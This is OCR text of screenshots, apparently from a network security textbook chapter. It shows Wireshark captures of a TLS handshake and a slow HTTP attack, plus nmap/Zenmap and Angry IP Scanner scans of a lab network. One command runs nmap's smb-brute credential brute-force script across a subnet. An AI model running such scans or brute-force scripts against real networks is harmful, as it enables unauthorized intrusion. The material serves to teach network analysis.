

CO3-CH3c-EX1 --- Slow HTTP 1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
9 0.215727 10.0.0.13 5.62.53.16 TLSv1.2 180 Client Key Exchange, Change Cipher S
Frame 9: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits)
Ethernet II, Src: IntelCor_70:2a:8d (34:f3:9a:70:2a:8d), Dst: D-LinkIn_9f:0a:d8 (ac:f1:df:9f:
Internet Protocol Version 4, Src: 10.0.0.13 (10.0.0.13), Dst: 5.62.53.16 (5.62.53.16)
Transmission Control Protocol, Src Port: 13015, Dst Port: 443, Seq: 518, Ack: 1849, Len: 126
Transport Layer Security
TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 70
Handshake Protocol: Client Key Exchange
Handshake Type: Client Key Exchange (16)
Length: 66
EC Diffie-Hellman Client Params
Pubkey Length: 65
Pubkey: 0495b57f8ffe65ac387a3afed62985a4e2abb8c680f61b71...
TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
Content Type: Change Cipher Spec (20)
Version: TLS 1.2 (0x0303)
Length: 1
Change Cipher Spec Message
TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 40
Handshake Protocol: Encrypted Handshake Message
Public key sent by the client
Change Cipher Spec
Encrypted Handshake Message
10.0.0.13
5.62.53.16
Open connection To web server (1,2,3)
Client Hello (4)
Server Hello (6)
Server Key Exchange (7)
Client Key Exchange (9)
New Session Ticket (12)
Communications Starts (13,14,...)



CO3-CH3c-EX1 --- Slow HTTP 1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
12 0.319656 5.62.53.16 10.0.0.13 TLSv1.2 328 New Session Ticket, Change Cipher Sp
Frame 12: 328 bytes on wire (2624 bits), 328 bytes captured (2624 bits)
Ethernet II, Src: D-LinkIn_9f:0a:d8 (ac:f1:df:9f:0a:d8), Dst: IntelCor_70:2a:8d (34:f3:9a:70:
Internet Protocol Version 4, Src: 5.62.53.16 (5.62.53.16), Dst: 10.0.0.13 (10.0.0.13)
Transmission Control Protocol, Src Port: 443, Dst Port: 13015, Seq: 1849, Ack: 644, Len: 274
Transport Layer Security
TLSv1.2 Record Layer: Handshake Protocol: New Session Ticket
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 218
Handshake Protocol: New Session Ticket
Handshake Type: New Session Ticket (4)
Length: 214
TLS Session Ticket
TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
Content Type: Change Cipher Spec (20)
Version: TLS 1.2 (0x0303)
Length: 1
Change Cipher Spec Message
TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 40
Handshake Protocol: Encrypted Handshake Message
New Session Ticket
Change Cipher Spec
Handshake Message
10.0.0.13
5.62.53.16
Open connection
To web server (1,2,3)
Client Hello (4)
Server Hello (6)
Server Key
Exchange (7)
Client Key
Exchange (9)
New Session
Ticket (12)
Communications
Starts (13,14,...)


Chapter 4: Using Network Security Tools, Scripts, and Code






Open TCP/UDP ports
Reply to Ping only
IP Range - Angry IP Scanner
Scan Go to Commands Favorites Tools Help
IP Range: 10.0.0.0 to 10.0.0.255
IP Range
Hostname: DESKTOP-PS5C1IG
IP↑
Netmask
Start
IP Ping Hostname Ports [7+]
10.0.0.1 5 ms [n/a] 80
10.0.0.2 [n/a] [n/a] [n/a]
10.0.0.3 98 ms [n/a] [n/a]
10.0.0.4 [n/a] [n/a] [n/a]
10.0.0.5 [n/a] [n/a] [n/a]
10.0.0.6 3 ms [n/a] [n/a]
10.0.0.7 [n/a] [n/a] [n/a]
10.0.0.8 0 ms DESKTOP-PS5C1IG.Home [n/a]
10.0.0.9 [n/a] [n/a] [n/a]
10.0.0.10 [n/a] [n/a] [n/a]
10.0.0.11 363 ms [n/a] [n/a]
10.0.0.12 171 ms [n/a] [n/a]
10.0.0.13 142 ms [n/a] [n/a]
10.0.0.14 2 ms [n/a] [n/a]
10.0.0.15 2 ms [n/a] [n/a]
10.0.0.16 [n/a] DESKTOP-FLPKLB2 [n/a]
10.0.0.17 [n/a] [n/a] [n/a]
10.0.0.18 [n/a] [n/a] [n/a]
Ready
Display: All
Threads: 0


Zenmap
Scan Tools Profile Help
Target or targets
Pre-defines scans
Target:
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v
Command string
Hosts
Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
Details
Filter Hosts


Zenmap
Scan Tools Profile Help
Target: 10.0.0.0/24
Profile: Intense scan
Scan
Cancel
Command: nmap -T4 -A -v 10.0.0.0/24
Hosts
Services
Nmap Output
OS
Host
Filter Hosts
Intense scan
Intense scan plus UDP
Intense scan, all TCP ports
Intense scan, no ping
Ping scan
Quick scan
Quick scan plus
Quick traceroute
Regular scan
Slow comprehensive scan
Target of scan
Scan performed
Type of scan


Zenmap
Scan Tools Profile Help
Target: 10.0.0.0/24
Profile: Quick scan
Scan
Cancel
Command: nmap -T4 -F 10.0.0.0/24
Hosts
Services
Nmap Output
Ports / Hosts
Scans
nmap -T4 -F 10.0.0.0/24
OS
Host
10.0.0.1
10.0.0.3
10.0.0.7
10.0.0.8
10.0.0.12
10.0.0.14
10.0.0.15
10.0.0.17
10.0.0.18
10.0.0.19
10.0.0.138
Filter Hosts
Starting Nmap 7.80 (https://nmap.org) at 2020-07-27 10:59 Jerusalem Daylight Time
Nmap scan report for 10.0.0.1
Host is up (0.037s latency).
Not shown: 98 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 76:DA:88:0F:E8:9E (Unknown)
Nmap scan report for 10.0.0.3
Host is up (0.022s latency).
All 100 scanned ports on 10.0.0.3 are closed
MAC Address: 00:0B:6A:11:2E:48 (Asiarock Technology Limited)
Nmap scan report for 10.0.0.7
Host is up (0.012s latency).
Not shown: 92 filtered ports
PORT STATE SERVICE
7/tcp open echo
9/tcp open discard
13/tcp open daytime
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
5800/tcp open vnc-http
5900/tcp open vnc
MAC Address: 34:F3:9A:70:2A:8D (Intel Corporate)
Nmap scan report for 10.0.0.12
Target of scan
Scan performed
Type of scan chosen from a pre-defined list
Scan results for first host
Scan results for second host
More discovered hosts
List of hosts discovered


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 11
Expression...
No. Time Source Destination Protocol Length Info
121 9.122939 10.0.0.8 10.0.0.7 TCP 66 2442 → 1027 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 W
124 9.209506 10.0.0.7 10.0 1027 → 2442 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
125 9.209677 10.0.0.8 10.0.0.7 TCP 54 2442 → 1027 [ACK] Seq=1 Ack=1 Win=131328 Len=0
126 9.210220 10.0.0.8 10.0.0.7 GET / HTTP/1.1
127 9.413671 10.0.0.7 10.0.0.8 1027 → 2442 [ACK] Seq=1 Ack=430 Win=65536 Len=0
837 54.413564 10.0.0.8 10.0.0.7 TCP 55 [TCP Keep-Alive] 2442 → 1027 [ACK] Seq=429 Ack=1 W
838 54.421539 10.0.0.7 10.0.0 [TCP Keep-Alive ACK] 1027 → 2442 [ACK] Seq=1 Ack=4
1511 99.422740 10.0.0.8 10.0.0 [TCP Keep-Alive] 2442 → 1027 [ACK] Seq=429 Ack=1 W
1512 99.430726 10.0.0.7 10.0.0.8 TCP 66 [TCP Keep-Alive ACK] 1027 → 2442 [ACK] Seq=1 Ack=4
Connection opened
HTTP GET sent and Ack'd
HTTP connection stays open
Wireshark · Follow TCP Stream (tcp.stream eq
HTTP GET sent and not answered
GET / HTTP/1.1
Host: 10.0.0.7:1027
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.89 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,he;q=0.8
1 client pkt, 0 server pkts, 0 turns.
Entire conversation (429 bytes)
Show and save data as ASCII
Stream 11
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help


Zenmap
Scan Tools Profile Help
Target:
New Profile or Command Ctrl+P
Edit Selected Profile Ctrl+E
Profile: Intense scan
Scan
Cancel
Command:
Hosts Services
Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
Details
Filter Hosts
Attack string
Scan option
Profile Editor
nmap -T4 -A -v
Scan
Profile Scan Ping Scripting Target Source Other Timing
Scan options
Targets (optional):
TCP scan: None
Non-TCP scans: None
Timing template: Aggressive (-T4)
Enable all advanced/aggressive options (-A)
Operating system detection (-O)
Version detection (-sV)
Idle Scan (Zombie) (-sI)
FTP bounce attack (-b)
Disable reverse DNS resolution (-n)
IPv6 support (-6)
Help
Profile name
This is how the profile will be identified in the drop-down combo box in the scan tab.
Options for Scan Tab
Cancel
Save Changes

Zenmap

Scan Tools Profile Help

Target: 10.0.0.0/24 Profile: Scan Cancel

Command: nmap -T4 -A -v --script smb-brute,smb2-capabilities 10.0.0.0/24

Hosts Services

OS Host

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v --script smb-brute,smb2-capabilities 10.0.0.0/24 Details

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-27 14:49 Jerusalem Daylight Time
NSE: Loaded 47 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
Initiating ARP Ping Scan at 14:49
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 14:49, 7.19s
Initiating Parallel DNS resolution of 2
Completed Parallel DNS resolution of 25
Nmap scan report for 10.0.0.0 [host dow
```

Windows NMAP

kali@kali: ~

File Actions Edit View Help

```
root@kali:/home/kali# nmap -T4 -A -v --script smb-brute,smb2-capabilities 1
0.0.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-27 07:50 EDT
NSE: Loaded 47 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:50
Completed NSE at 07:50, 0.00s elapsed
Initiating NSE at 07:50
Completed NSE at 07:50, 0.00s elapsed
Initiating Ping Scan at 07:50
Scanning 256 hosts [4 ports/host]
Completed Ping Scan at 07:50, 2.48s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 07:50
Completed Parallel DNS resolution of 256 hosts. at 07:50, 0.11s elapsed
Initiating SYN Stealth Scan at 07:50
Scanning 64 hosts [1000 ports/host]
Discovered open port 808/tcp on 10.0.0.8
```

Kali Linux NMAP

Client works with servers - clients 10.3.12 APs 10.3.13 --- 29-OCT-2013.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Capture File Properties Ctrl+Alt+Shift+C
Resolved Addresses
Protocol Hierarchy
Conversations
Endpoints
Packet Lengths
I/O Graph
Service Response Time
DHCP (BOOTP) Statistics
ONC-RPC Programs
29West
ANCP
BACnet
Collectd
DNS
Flow Graph
HART-IP
HPFEEDS
HTTP
HTTP2
Sametime
TCP Stream Graphs


Wireshark · Conversations · Client works with servers - clients 10.3.12 APs 10.3.13 --- 29-OCT-2013.pcapng


Ethernet · 629 IPv4 · 306 IPv6 · 55 TCP · 301 UDP · 453

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.3.11.12	8080	10.3.12.205	2957	4	664	4	664	0	0	19.302259	0.1621	32 k	0
10.3.11.12	8080	10.3.12.205	2964	4	664	4	664	0	0	49.468978	0.1493	35 k	0
10.3.11.12	8080	10.3.12.205	2973	4	664	4	664	0	0	79.622168	0.3589	14 k	0
10.3.11.12	8080	10.3.12.205	2981	4	664	4	664	0	0	109.818090	0.2196	24 k	0
10.3.11.12	8080	10.3.12.205	2988	4	664	4	664	0	0	139.974757	0.1573	33 k	0
10.3.11.12	8080	10.3.12.205	2997	4	664	4	664	0	0	170.135281	0.2216	23 k	0
10.3.11.12	8080	10.3.12.205	3005	4	664	4	664	0	0	200.353104	0.2127	24 k	0
10.3.11.12	8080	10.3.12.205	3012	4	664	4	664	0	0	230.505141	2.7551	1928	0
10.3.11.12	8080	10.3.12.205	3020	4	664	4	664	0	0	260.648459	0.1790	29 k	0
10.3.11.12	8080	10.3.12.205	3031	4	664	4	664	0	0	290.832218	0.1832	28 k	0
10.3.11.12	8080	10.3.12.205	3038	4	664	4	664	0	0	320.975864	0.4103	12 k	0
10.3.11.12	8080	10.3.12.205	3045	4	664	4	664	0	0	351.272985	0.1770	30 k	0
10.3.11.12	8080	10.3.12.205	3055	4	664	4	664	0	0	381.398160	0.2110	25 k	0
10.3.11.89	5494	10.3.12.20	1098	14	2227	14	2227	0	0	36.891349	311.0719	57	0
10.3.12.20	1099	10.3.13.23	80	32	431 k	0	0	1,332	431 k	0.326962	382.1593	0	9038
10.3.12.20	62078	10.3.41.9	35384	1	128	0	0	1	128	153.869302	0.0000	—	—
10.3.12.20	41351	10.3.41.9	38455	1	128	0	0	1	128	187.508618	0.0000	—	—
10.3.12.20	62078	10.3.41.9	38455	1	128	0	0	1	128	187.508620	0.0000	—	—
